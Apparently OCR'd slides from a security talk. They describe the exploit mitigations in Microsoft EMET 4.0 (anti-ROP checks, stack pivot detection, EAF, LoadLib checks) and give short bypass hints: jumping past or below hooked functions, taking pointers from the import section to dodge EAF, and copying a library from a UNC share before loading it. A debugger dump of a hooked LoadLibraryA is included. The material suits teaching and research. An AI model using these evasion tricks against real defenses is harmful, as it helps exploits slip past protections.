
Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



IIRC, this hooks "important" functions looking to see if they were reached via a call or a ret (anti-ROP)

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



My favorite: this emulates 15 instructions back from a return looking for ROP primitives


EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest




IIRC, this hooks "important" functions and ensures when they are called, @ESP's value is within the bounds of the stack

BYPASSING EMET 4.0



If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0




Before I go through all of these, here's what an EMET hook looks like:

Microsoft knows you can jump the hook.

They also know you can abuse lower-level functions that aren't hooked.


```
1:037> u LoadLibraryA
KERNEL32!LoadLibraryA:
76abf864 e9971053f9    jmp     6fff0900
76abf869 cc            int     3
76abf86a cc            int     3
76abf86b cc            int     3
76abf86c cc            int     3
76abf86d 53            push    ebx
76abf86e 56            push    esi
```

BYPASSING EMET 4.0




If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0



This is mostly a kernel-level mitigation, out of scope

BYPASSING EMET 4.0




Haven't really looked into "bypassing" this, but I suspect it is probably some heuristic algorithm you could abuse.

Also, it is not applicable to anything we do 'cause:

"HeapSprays are for the 99%"

- Peter Vreugdenhil


BYPASSING EMET 4.0



It is pretty easy to avoid touching a module's export address table. This was added because a lot of exploits had code that would resolve modules dynamically and snag pointers to their functions by accessing this.


To avoid EAF, simply stick to snagging functions from a module's .idata (import) section instead.

BYPASSING EMET 4.0




ASLR—we've covered this

BYPASSING EMET 4.0




ASLR—we've covered this

BYPASSING EMET 4.0



LoadLib can be bypassed by moving or copying the target from a UNC share and then LoadLibrary'ing it, rather than straight loading it remotely.


BYPASSING EMET 4.0



MemProt... yeah, haven't really had to look into bypassing this because who marks the stack executable these days?

Unless you're making a PoC ;)

BYPASSING EMET 4.0

